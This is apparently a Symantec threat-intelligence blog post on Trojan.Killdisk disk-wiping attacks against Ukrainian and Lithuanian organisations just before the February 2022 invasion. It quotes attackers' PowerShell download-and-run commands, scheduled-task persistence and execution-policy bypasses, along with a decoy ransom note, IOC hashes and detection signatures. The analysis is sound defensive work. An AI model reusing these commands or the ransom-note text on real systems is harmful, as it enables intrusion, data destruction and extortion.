Symantec Enterprise Blogs / Threat Intelligence

Menu ≡ 🔍

Threat Hunter Team
Symantec

SHARE

POSTED: 24 FEB, 2022 | 4 MIN READ |
THREAT INTELLIGENCE

✉ SUBSCRIBE   FOLLOW 🐦 in

🌐 TRANSLATION: 日本語

Ukraine: Disk-wiping Attacks Precede Russian Invasion

Destructive malware deployed against targets in Ukraine and other countries in the region in the hours prior to invasion.

UPDATE February 24, 2022, 13:42: *This blog has been updated with details about ransomware being used as a possible decoy during some wiper attacks.*

UPDATE February 25, 2022, 17:00: *This blog has been updated with details on how a known Microsoft SQL Server vulnerability (CVE-2021-1636) was exploited in at least one attack.*

A new form of disk-wiping malware (Trojan.Killdisk) was used to attack organizations in Ukraine shortly before the launch of a Russian invasion this morning (February 24). Symantec, a division of Broadcom Software, h[...]

Sectors targeted inclu[...]

Trojan.Killdisk comes[...]
Hermetica Digital Ltd[...]
Lempel-Ziv algorithm[...]
issued to EaseUS Par[...]

operating system (OS) version of the infected system. Driver file names are generated using the Process ID of the wiper

Once run, the wiper will damage the Master Boot Record (MBR) of the infected computer, rendering it inoperable. The wiper does not appear to have any additional functionality beyond its destructive capabilities.

Attack chain

Initial indications suggest that the attacks may have been in preparation for some time. Temporal evidence points to potentially related malicious activity beginning as early as November 2021. However, we are continuing to review and verify findings.

In the case of an attack against one organization in Ukraine, the attackers appear to have gained access to the network on December 23, 2021, via malicious SMB activity against a Microsoft Exchange Server. This was immediately followed by credential theft. A web shell was also installed on January 16, before the wiper was deployed on February 23.

An organization in Lithuania was compromised from at least November 12, 2021, onwards. It appears the attackers may have leveraged a Tomcat exploit in order to execute a PowerShell command. The decoded PowerShell was used to download a JPEG file from an internal server, on the victim's network.

- cmd.exe /Q /c powershell -c "(New-Object System.Net.WebClient).DownloadFile('hxxp://192.168.3.13/email.jpeg','CSIDL_SYSTEM_DRIVE\temp\sys.tmp1')" 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1

A minute later, the attackers created a scheduled task to execute a suspicious 'postgresql.exe' file, weekly on a Wednesday, specifically at 11:05 local-time. The attackers then ran this scheduled task to execute the task.

- cmd.exe /Q /c move CSIDL_SYSTEM_DRIVE\temp\sys.tmp1 CSIDL_WINDOWS\policydefinitions\postgresql.exe 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1
- schtasks /run /tn "\Microsoft\Windows\termsrv\licensing\TlsAccess"

Nine minutes later, the attackers modified the scheduled task to execute the same postgres.exe file at 09:30 local-time instead.

Beginning on February 22, Symantec observed the file 'postgresql.exe' being executed and used to perform the following:

- Execute certutil to check connectivity to trustsecpro[.]com and whatismyip[.]com
- Execute a PowerShell command to download another JPEG file from a compromised web server - confluence[.]novus[.]ua

Following this activity, PowerShell wa

- cmd.exe /Q /c powershell -c "run
  C:\asm\appdata\local\microsoft\
  \\127.0.0.1\ADMIN$__163845

Later, following the above activity, several unknown PowerShell scripts were executed.

- powershell -v 2 -exec bypass -File text.ps1
- powershell -exec bypass gp.ps1
- powershell -exec bypass -File link.ps1

Five minutes later, the wiper (Trojan.KillDisk) was deployed.

SQL Server exploit

The attackers appear to have used an exploit of a known vulnerability in Microsoft SQL Server (CVE-2021-1636) in order to compromise at least one of the targeted organisations. In an attack against an organization in Ukraine, the following process lineage was used to execute the "whoami" command on November 11 2021:

- CSIDL_SYSTEM_DRIVE\program files\microsoft sql server\mssql12.mssqlserver\mssql\binn\sqlservr.exe,CSIDL_SYSTEM\services.exe,CSIDL_SYSTEM\wininit.exe

The next day, the same process lineage was responsible for executing the following PowerShell command:

- (New-Object System.Net.WebClient).DownloadFile('hxxp://[INTERNAL_HOST]/label.ico','C:\temp\sys.tmp1')

The organization was running an unpatched version of Microsoft SQL Server.

Ransomware decoy

In several attacks Symantec has investigated to date, ransomware was also deployed against affected organizations at the same time as the wiper. As with the wiper, scheduled tasks were used to deploy the ransomware. File names used by the ransomware included client.exe, cdir.exe, cname.exe, connh.exe, and intpub.exe. It appears likely that the ransomware was used as a decoy or distraction from the wiper attacks. This has some similarities to the earlier WhisperGate wiper attacks against Ukraine, where the wiper was disguised as ransomware.


"The only thing that we learn from new elections is we learned nothing from the old!"

Thank you for your vote! All your files, documents, photoes, videos, databases etc. have been successfully encrypted!

Now your computer has a special ID: ▮▮▮▮▮▮▮▮▮▮▮▮

Do not try to decrypt then by yourself - it's impossible!

It's just a business and we care only about getting benefits. The only way to get your files back is to contact us and get further instuctions.

To prove that we have a decryptor send us any encrypted file (less than 650 kbytes) and we'll send you it back being decrypted. This is our guarantee.

NOTE: *Do not send file with sensitive content. In the em*

So if you want to get your files back contact us:

1) vote2024forjb@protonmail.com

2) stephanie.jones2024@protonmail.com - if we don't a

Have a nice day!

Figure 1. Ransom note used in decoy ran...

Developing situation

With an invasion now underway, there remains a high likelihood of further cyber attacks against Ukraine and other countries in the region. Symantec's Threat Hunter Team will continue to actively monitor the situation and post updates to this blog if new information becomes available.

Protection/Mitigation

Symantec Endpoint products will detect and block this threat using the following signatures:

- Trojan.Killdisk
- Trojan.Gen.2
- Trojan Horse
- Ws.Malware.2

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise

If an IOC is malicious and the file available to us, Symantec Endpoint products will detect and block that file.

- 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 – Trojan.Killdisk
- 0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da – Trojan.Killdisk
- a64c3e0522fad787b95bfb6a30c3aed1b5786e69e88e023c062ec7e5cebf4d3e – Trojan.Killdisk
- 4dc13bb83a16d4ff9865a51b3e4d24112327c526c1392e14d56f20d6f4eaf382 - Ransomware

About the Author

Threat Hunter Team
Symantec

The Threat Hunter Team is a group of security experts within Symantec whose mission is to investigate targeted attacks, drive enhanced protection in Symantec products, and offer analysis that helps customers respond to attacks.

Want to comment on this post?

We encourage you to share your thou

Cookies

By clicking Accept Cookies, you understand that Broadcom and third-party partners use technology, including cookies to, among other things, analyze site usage, improve your experience and help us advertise. For more details, please see our Cookie Policy.

POSTED: 22 OCT, 2024 |
5 MIN READ

Exposing the Danger Within: Hardcoded Cloud Credentials in Popular Mobile Apps

POSTED: 17 OCT, 2024 |
3 MIN READ

Ransomware: Threat Level Remains High in Third Quarter

POSTED: 2 OCT, 2024 |
5 MIN READ

Stonefly: Extortion Attacks Continue Against U.S. Targets

POSTED: 12 SEP, 2024 |
3 MIN READ

Ransomware: Attacks Once More Nearing Peak Levels

📧 **SUBSCRIBE**   **FOLLOW** 🐦 in

Privacy Policy   Cookie Policy   Data Processing and Data Transfers   Supplier Responsibility   Terms of Use   Sitemap